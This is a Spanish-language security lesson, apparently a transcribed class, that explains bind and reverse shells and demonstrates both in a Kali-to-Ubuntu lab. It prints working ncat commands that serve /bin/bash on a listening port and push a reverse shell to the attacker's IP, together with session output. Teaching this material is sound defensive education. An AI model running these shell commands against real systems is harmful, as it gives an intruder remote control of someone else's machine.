

Shell

Es por ello que es necesario conocer la diferencia entre una Bind, una Reverse shell, cómo se hace, cuáles son los fundamentos de estas y en qué consiste.

A lo largo de esta clase vamos a estar viendo con qué entorno de laboratorio vamos a estar trabajando, vamos a descubrir qué concepto hay detrás de una Shell, que aunque es algo que todos conocemos y a todos nos suena, vamos a ver cuál es la definición concreta de Shell, también veremos qué es una Bind shell, qué es una Reverse shell y luego todos estos conceptos los veremos en el laboratorio para entenderlo completamente.

En cuanto al entorno de laboratorio con el que vamos a estar trabajando, por un lado contamos con una máquina Kali Linux cuya IP es la 10.0.1.8, por otro lado tenemos nuestra máquina Ubuntu cuya IP es la 10.0.1.4.

Ambas están en la misma red y entre ellas nos vamos a conectar a la máquina Ubuntu Server mediante una Bind shell o una Reverse shell, siempre consiguiendo esta shell desde la máquina Kali que va a ser en este caso nuestro atacante.

Pues volvemos a las transparencias y vamos a comenzar viendo qué es una shell.

What is a shell?

- A shell is a software that acts as an intermediary between the user and the kernel. It provides the user with an interface which provides access to the services of the kernel.
- Could be **CLI** (Command-Line Interface), **GUI** (Graphical User Interface) o **NUI** (Natural User Interface)
- Examples:
 - Bash
 - Emacs
 - Zsh

```
(kali@kali)-[~]  
$ ps -p $$  
PID TTY          TIME CMD  
2482 pts/0      00:00:00 zsh
```

```
PS C:\Users\java\Desktop> (Get-Command $env:ComSpec).Name  
cmd.exe  
PS C:\Users\java\Desktop>
```

Una shell es un software que interactúa como un intermediario entre un usuario y un kernel.

Hay diferentes tipos de shell, tenemos la command line interface que es una shell CLI, es decir, mediante una consola, hay una Graphical User Interface que es una shell digamos gráfica, donde el usuario interactúa con una interfaz gráfica (GUI), y tenemos la Natural User Interface una shell que interactúa entre el usuario y la máquina de forma natural, por ejemplo un asistente de voz.

En cuanto a shell de tipo CLI tenemos algunos ejemplos como pueden ser Bash, Zsh o Emacs.

Por un lado podéis ver la máquina Kali que si ejecutamos el comando:

```
ps -p $$
```

Nos dice que la shell que se está ejecutando por detrás es una de tipo Zsh.

Por otro lado tenemos una máquina con Windows 11 que si ejecutamos el comando:

```
(Get-Command $env:ComSpec).Name cmd.exe
```

#name para indicar que nos dé el nombre

Nos dirá que está ejecutándose por debajo un cmd.s.

Ambas son dos tipos de shell diferentes, de tipo CLI, pero que cada una está compuesta de una tecnología diferente.

En un caso es de tipo Zsh y en otro de tipo Cmd.

Bind shell

Bind shell

- In a bind shell scenario, the attacker sets up a service on the target machine that listens for incoming connections. When a connection is established, the attacker gains control over the target machine.

En el caso de Bind shell se refiere al tipo de shell donde en un sistema se configura y se vincula a un puerto de red específico una acción, por ejemplo en la ejecución de una terminal.

Esto permite a usuarios remotos conectarse al sistema y en concreto a ese puerto, e interactuar con la shell obteniendo control y ejecutando comandos en la máquina objetivo.

El término Bind proviene del hecho de que la shell está vinculada a un puerto en particular esperando para conexiones entrantes.


Vamos ahora a verlo de una forma más gráfica:

Imaginad que tenemos dos hosts, uno es el atacante y otro es el host objetivo, la máquina víctima donde queremos entrar.

Si conseguimos inyectar un payload a dicha máquina podemos hacer dos cosas: crear una Bind shell o crear una Reverse shell.

En el caso de la Bind shell, lo que haremos es que la máquina target comenzará a escuchar en todas las direcciones y en un puerto específico para que tras recibir una conexión, dicha máquina envíe una shell.

Es decir, que de esta forma, si el atacante inicia una conexión TCP al puerto 444 dónde está escuchando la máquina víctima, lo que hará dicha máquina es enviarle una shell donde el atacante podrá interactuar y empezar a mandar comandos, como por ejemplo el comando `uname -a` para obtener información del sistema.



Reverse shell

Reverse shell

- In a reverse shell scenario, the attacker sets up a client on the target machine, and the client connects back to the attacker's machine. This is often used when the target machine is behind a firewall or NAT, making it difficult for the attacker to connect directly to the bind shell.

Pasamos ahora a hablar de las Reverse shell, que al contrario de una Bind shell, en esta técnica es el atacante quien mediante un payload hace que la víctima actúe de cliente y no de servidor. De esta forma la víctima se conectará a un puerto específico donde el atacante está esperando para servirle una terminal.


¿Y por qué usar este método y no otro?

A continuación veremos las ventajas y desventajas que nos ofrecen cada uno de estos métodos y cada una de estas técnicas.

Pero ya os adelanto que es que debido a que la víctima normalmente se encuentra tras un firewall o tras una red NAT, lo que dificulta que el cliente se pueda conectar, este método de Reverse shell hace que siempre facilite las cosas y podamos conectarnos de una forma exitosa.

Vamos ahora a verlo de una forma más gráfica:

En este caso, como decíamos, tenemos al atacante escuchando y esperando a una conexión en el puerto 444 y es la víctima quien inicia esa conexión TCP sirviendo la terminal, la shell, para que ya a continuación el atacante pueda enviar algunos comandos.



Advantages and disadvantages

Feature	Bind Shell	Reverse Shell
Who initiates connection?	Attacker	Target
Open port needed?	Yes (on target)	Yes (on attacker)
Stealthier?	Yes	No (outbound connection can be detected)
More stable?	Yes	No
Versatile?	Less	More

A continuación vamos a ver las ventajas y desventajas que ofrecen cada tipo de técnica. Por un lado tenemos la Bind shell y por otro la Reverse shell.

En el caso de medir quién inicia la conexión, tenemos por un lado que en la Bind shell es el atacante quien inicia esta conexión conectándose a un puerto específico en el host comprometido y en el caso de Reverse shell es el contrario, es el host comprometido quien inicia esta conexión.

Otro punto a valorar es si se necesita un puerto abierto. En el caso de la Bind shell se necesita que la máquina host comprometida tenga un puerto abierto para que el atacante pueda conectarse. En el caso de la Reverse shell también se necesita un puerto abierto, pero este debe estar en el atacante, lo cual facilita mucho las cosas.

¿Y cuál es más sigilosa? Pues se dice que la Bind shell es más sigilosa porque no se necesita una conexión saliente desde el host comprometido.

En el caso de la Reverse shell es menos sigilosa porque se necesita una conexión saliente desde el host comprometido, lo que puede ser detectado por firewall o sistemas de detección de intrusiones, por ejemplo los IDS.

Y si valoramos cuál es más estable, podríamos decir que la Bind shell es un poco más estable porque la conexión se mantiene abierta mientras el atacante esté conectado al puerto

especificado. En el caso de Reverse shell no, porque la conexión puede ser más propensa a interrupciones.

Y en cuanto a quién es más versátil, podemos ver aquí claramente que la Reverse shell es mucho más versátil porque nos permite conectarnos a equipos que están detrás de NAT o firewall restrictivos. En el caso de una Bind shell esto sería impensable.

Bind and Reverse shell: practice

Ya estamos por aquí en nuestro entorno de laboratorio, donde tenemos nuestra máquina Kali, la atacante, y nuestra máquina Ubuntu Server, la víctima y a la que vamos a intentar conectarnos desde la máquina Kali.

Bind shell

Para ello vamos a comenzar usando la técnica de Bind shell y vamos a la terminal del Ubuntu Server donde vamos a escribir el comando ncat que va a ser el que vamos a estar utilizando para conseguir esta Bind shell. Tras esto escribimos -lvnp (abajo tenemos el porqué de -lvnp). Tras esto indicamos el puerto donde se va a poner la escucha, que vamos a poner 4444 y tras esto indicamos con el parámetro -e el binario que se va a ejecutar al recibir una conexión entrante.

```
ncat -lvnp 4444 -e /bin/bash
```

l : significa que se va a poner ncat a escuchar conexiones.

v : vamos a activar el modo verboso para mostrar información detallada sobre las conexiones que obtenemos.

n : indicamos que no haga una resolución DNS.


p : le indicamos el puerto donde ncat se va a poner a la escucha.

Le damos a ejecutar y ya estamos ahí a la escucha esperando una conexión.

```
test@test:~$ ncat -lvnp 4444 -e /bin/bash
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
-
```

Vamos ahora a nuestra máquina Kali y vamos a escribir el comando siguiente con la ip de la victima:

```
nc 10.0.1.4 4444
```



```
(kali@kali)-[~]
└─$ nc 10.0.1.4 4444
whoami
test
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default q
    len 1000
    link/ether 08:00:27:de:2e:39 brd ff:ff:ff:ff:ff:ff
    inet 10.0.1.4/24 metric 100 brd 10.0.1.255 scope global dynamic enp0s3
        valid_lft 474sec preferred_lft 474sec
    inet6 fe80::a00:27ff:fede:2e39/64 scope link
        valid_lft forever preferred_lft forever
```

```
File Machine View Input Devices Help
test@test:~$ ncat -lvnp 4444 -e /bin/bash
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.0.1.8.
Ncat: Connection from 10.0.1.8:59006.
```


Le damos a enter y vemos por ahí que nos hemos conectado, que ha llegado una conexión a la máquina Ubuntu desde la IP 10.0.1.8.

Si ahora ejecutamos aquí un `whoami` podemos ver que somos la máquina Ubuntu, que somos test, y si ejecutamos un `ip a` podemos ver que tenemos la IP 10.0.1.4, es decir, ya estamos en la máquina víctima.

Reverse shell

Y ahora lo que vamos a hacer es el caso contrario, vamos a ponernos a la escucha en nuestra máquina de Kali Linux con `-lvnp`, al igual que antes en el puerto 444.

```
nc -lvnp 4444
```




```
$ nc -lvnp 4444
listening on [any] 4444 ...
```

Lo que vamos a hacer ahora es lanzar el comando que se ejecutaría en la máquina Ubuntu server. Este comando imaginamos que es parte de un payload que lanzamos que conseguimos explotar, pues de alguna forma aprovechándonos de una vulnerabilidad en la máquina Ubuntu server, y el comando consistiría en lo siguiente:

```
ncat 10.0.1.8 4444 -e /bin/bash
```

Ponemos netcat, la IP del atacante, que en este caso es la 10.0.1.8 y posteriormente puerto donde está escuchando, que es el 4444 y después le indicamos el ejecutable que vamos a lanzar a ese puerto que es /bin/bash.

Tras esto damos a enter y vemos por aquí que se ha conectado la IP desde este puerto.



```
nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.1.8] from (UNKNOWN) [10.0.1.4] 35818
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default q
len 1000
    link/ether 08:00:27:de:2e:39 brd ff:ff:ff:ff:ff:ff
    inet 10.0.1.4/24 metric 100 brd 10.0.1.255 scope global dynamic enp0s3
        valid_lft 357sec preferred_lft 357sec
    inet6 fe80::a00:27ff:fe2e:39/64 scope link
        valid_lft forever preferred_lft forever
whoami
test
```

Vemos que si ejecutamos de nuevo un **ip a** somos la máquina víctima, la 10.0.1.4, que si ejecutamos un **whoami** somos el usuario test y ya habríamos así completado una reverse shell y una bin shell.